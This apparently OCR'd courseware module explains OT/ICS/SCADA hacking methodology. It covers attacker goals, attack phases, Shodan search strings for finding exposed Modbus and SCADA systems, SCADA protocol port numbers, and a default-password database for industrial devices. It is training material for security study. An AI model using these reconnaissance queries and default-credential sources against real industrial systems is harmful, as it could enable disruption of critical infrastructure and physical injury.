
LO#07: Explain OT Hacking Methodology

OT Hacking Methodology

OT systems such as ICS/SCADA and DCS are often used for monitoring and controlling physical industrial processes. These systems are mainly used to acquire data from processes such as temperatures, pressures, valve positions, human operators, etc. and control electrical, hydraulic, mechanical, and pneumatic actuators. In the past, these OT systems and networks were totally isolated from the Internet, but the interoperability and business needs have demanded the convergence of OT/IT networks. The vulnerabilities that exist in the IT networks provide a way for cybercriminals to launch disruptive attacks on OT systems. This section discusses OT hacking methodology and how to perform OT hacking using various automated tools.



What is OT Hacking?

The objective of OT hacking is to **damage or disrupt business processes** through industrial control systems at various manufacturing sites

How can a hacker profit from OT when successfully compromised?

- **Take complete control over the systems, damage the systems or steal critical business or operational data**
- **Shutdown a plant or block the production entirely to perform DoS attacks and cause financial or reputational damage**
- **Reprogram an assembly process to skip production steps resulting in manufacturing faulty products**
- **Compromising industrial machines to potentially injure employees through overheating, emergency shutdowns, etc.**
- **Install malware to disrupt the operation of critical infrastructure**
- **Install ransomware to block access to OT systems and ask for ransom**

What is OT Hacking?


Nowadays, industrial systems are more connected than ever to the Internet, so they are becoming more exposed to vulnerabilities and cyber-attacks. Attackers are launching more sophisticated and targeted cyber-attacks that are causing physical destruction to the industrial systems. In some scenarios, organizations are using devices with legacy software to meet compatibility requirements and sharing sensitive information with the third parties for remote maintenance of the equipment. These factors are creating severe security threats to organizations.

The objective of OT hacking is to damage or disrupt business processes through industrial control systems at various manufacturing sites. Due to the interconnectivity of IT with OT, OT has been exposed to many threats through remote sensors, Wi-Fi enabled controllers, USB devices used to upgrade software/firmware, cloud services (for example, SCADA-as-a-service), etc. Due to this exposure, OT systems are becoming an attractive target for hacking.

How can a hacker profit from OT when successfully compromised?

- Take complete control over the systems, damage the systems, or steal critical business or operational data
- Shut down a plant or block production entirely to perform DoS attacks and cause financial or reputational damage
- Reprogram an assembly process to skip production steps, resulting in manufacturing faulty products
- Compromise industrial machinery to potentially injure employees through overheating, emergency shutdowns, etc.

- Install malware to disrupt the operation of critical infrastructure
- Install ransomware to block access to OT systems and ask for a ransom



OT Hacking Methodology

Information Gathering	The first step in hacking an OT network is to enumerate the network, identify the devices that are connected, identify the geolocation of the devices, **gather default passwords of connected devices**, detect open ports and running services, and so on
Vulnerability Scanning	Vulnerability scanning helps an attacker to **detect vulnerabilities in OT and IT devices**, protocols and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers and other networked systems
Launch Attacks	The vulnerabilities found are exploited further to **launch various attacks** such as HMI-based attacks, side-channel attacks, exploit PLCs, replay attack, command injection attack, etc.
Gain Remote Access	Attackers **exploit underlying vulnerabilities** in industrial protocols or inject malware to gain access and launch targeted attacks on industrial control systems
Maintain Access	Attackers remain undetected by clearing the logs, **updating firmware**, and **injecting rootkits** to maintain further access to the target systems

OT Hacking Methodology

The following are the different phases of hacking an OT network:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

Identifying ICS/SCADA Systems using Shodan

- Shodan search engine helps attackers to gather **information about OT devices** connected to the Internet
- Using Shodan, attackers obtain **details of SCADA systems** that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
- Attackers can gather information on a target device using the following filters:
    - Search for Modbus enabled ICS/SCADA systems:
      `port:502`
    - Search for SCADA systems using PLC name:
      `"Schneider Electric"`
    - Search for SCADA systems using geolocation:
      `SCADA Country:"US"`

Information Gathering

The first step in hacking an OT network is gathering information about the target OT network and systems through various footprinting and reconnaissance techniques. These techniques allow attackers to enumerate the network, identify devices connected to the OT network, identify the geolocation of the devices, gather default passwords of connected devices, detect open ports and running services, etc. Attackers use tools such as Shodan, CRITIFENCE Default Password Database, and Nmap. to gather information about the target OT network.

Identifying ICS/SCADA Systems using Shodan

Source: *https://www.shodan.io*

The Shodan search engine helps attackers to gather information about OT devices connected to the Internet. This online tool can be used to obtain details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

- **Identifying SCADA systems using port numbers**

  ICS/SCADA systems use multiple protocols that are unique to the manufacturers of PLCs. Some of the important SCADA protocols include Modbus port 502, Fieldbus port 1089-91, DNP port 19999, Ethernet/IP port 2222, DNP3 port 20000, PROFINET port 34962-64, and EtherCAT port 34980. Detecting the ports on which these systems operate allows an attacker to identify vulnerable SCADA systems connected to the Internet.

  Search for Modbus-enabled ICS/SCADA systems:

  `port:502` (Retrieves all the ICS/SCADA systems with Modbus port 502 enabled)

- **Discovering SCADA systems using PLC name**

  Attackers can also discover SCADA systems through version numbers, PLC names, or manufacturer names. Using Shodan, the attacker can search for the systems banner that displays information such as PLC name, manufacturer, and versions.

  For example, Schneider Electric is the company that deploys various Modbus protocols associated with ICS systems. The attacker can discover all the systems with the company names in their banner using Shodan.

  Search for SCADA systems using PLC name:

  For example, the search string **`"Schneider Electric"`** displays all systems that deploy Schneider Electric products.

- **Searching SCADA systems based on geolocation**

  Search for SCADA systems using geolocation:

  `SCADA Country:"US"` (displays all SCADA systems present in the US)

Gathering Default Passwords using CRITIFENCE

- CRITIFENCE is an online database that **stores default passwords** of critical infrastructure, SCADA, ICS, and IIOT
- Attackers can use this tool to discover the default credentials of an OT system
- It lists information such as product code, vendor, device type and its default username and password

SCADA Default Password (SDPD)

CRITIFENCE® CRITICAL INFRASTRUCTURE, SCADA, ICS AND IIOT DEFAULT PASSWORD DATABASE

search device or vendor name...

